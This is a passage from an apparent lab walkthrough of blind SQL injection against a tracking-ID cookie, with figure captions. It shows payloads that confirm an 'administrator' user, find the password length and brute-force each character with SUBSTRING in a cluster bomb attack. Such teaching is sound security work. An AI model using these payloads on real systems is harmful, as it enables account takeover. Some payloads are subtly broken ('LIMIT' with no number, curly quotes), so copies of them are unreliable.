The application receives an HTTP request with the correct tracking ID and the injected condition AND '1'='2'. Since '1'='2' always evaluates to false, the combined condition in the SQL query becomes false regardless of the tracking ID value. As a result, the "Welcome back" message is not displayed. This demonstrates how a single boolean condition can infer the result.



Figure 10:- Adding FALSE condition with tracking id

Step 7: Determine if the 'users' table exists and contains at least one row.

Query: 'AND (SELECT 'a' FROM users LIMIT) = 'a;

The injected query attempts to select a constant value 'a' from the 'users' table with an unspecified limit and checks if the result equals 'a'. The database server processes the query, executing the subquery (SELECT 'a' FROM users LIMIT) to retrieve data from the 'users' table. If the 'users' table exists and contains at least one row, the subquery returns a result, and the injected condition evaluates to true and display the welcome back message.



Figure 11:- Checking if the users table exist and contain at least one row

Step 8: Determine if there is a user with the username 'administrator' in the 'users' table.

Query: **‘AND (SELECT ‘a’ FROM users WHERE username=’administrator’)=’a;**

Upon receiving the HTTP request, the application processes the provided tracking ID and the injected condition AND (SELECT 'a' FROM users WHERE username='administrator')='a'. The SQL query constructed from the request includes a subquery (SELECT 'a' FROM users WHERE username='administrator') to check for the existence of a user with the username 'administrator' in the 'users' table. If there is a user with the username 'administrator', the subquery returns 'a', making the combined condition in the SQL query true. Hence, the injected condition is true, and it displayed welcome back message.



Figure 12:- Verifying if there is a user with username administrator

Step 9: Determine if 'administrator' has password whose length is greater than 1 in the 'users' table.

Query: **‘AND (SELECT ‘a’ FROM users WHERE username=’administrator’ AND LENGTH(password)>1)=’a;**

Upon receiving the HTTP request, the application processes the provided tracking ID and the injected condition AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a'. The SQL query constructed from the request includes check for a user with the username 'administrator' and a password length greater than 1 in the 'users' table. Hence the condition is true, the database returns results leading to the display of the "Welcome back" message in the application interface.



Figure 13:- Confirming if the administrator password length is greater than 1

Step 10: Determine the exact length of the password of administrator.

Query: **‘AND (SELECT ‘a’ FROM users WHERE username=‘administrator’ AND LENGTH(password)>§1§)=‘a**

Here payload is placed in the password length position. The placeholder §1§ is used to dynamically determine the password length by iterating through possible lengths.



Figure 14:- Determining the payload position

Step 11: Here number payload is uploaded which starts from 1 to 20.



Figure 15:- Uploading number payload to find the length of password

Step 12: After attack is finished 20 responses were received and after checking the response on the 20th request, welcome back message is not displayed which shows that password length is not more than 20.



Figure 16:- Checking the response to determine the length of password

Step 13: Here in 19th response welcome back message is displayed which shows that the password length greater than 19, so the password length is 20.



Figure 17:- In the 19th response welcome back message displayed

Step 14: Automate extraction of each character from the password for the user with the username 'administrator' in the 'users' table, using a cluster bomb attack type.

Query: **'AND (SELECT SUBSTRING(password,§1§,1) FROM users WHERE username='administrator')= '§1§;**

Upon receiving the HTTP request, the application processes the provided tracking ID and the injected condition. The SQL query constructed from the request includes a subquery (SELECT SUBSTRING(password,§1§,1) FROM users WHERE username='administrator') to extract a single character from the password for the user with the username 'administrator'. The placeholder **§1§** is used to iterate through each position and possible value of the password, allowing for a cluster bomb attack type. If the extracted character matches the tested value, the subquery returns the character, confirming its presence in the password.



Figure 18:- Payload is placed to find the password

Step 15: The first payload used is number payload from 1 to 20, to iterate through each position of the password.



Figure 19:- Setting up number payload

Step 16: The second payload is brute force and alphanumeric characters (a-z and 0-9) are used to brute force each character of the password.

This allows for systematic extraction of the password characters, one at a time, through a combination of positional iteration and brute forcing.



Figure 20:- Setting up second brute force payload

Step 17: After attack is finished the responses are filtered and only the responses with Welcome back! message is displayed.

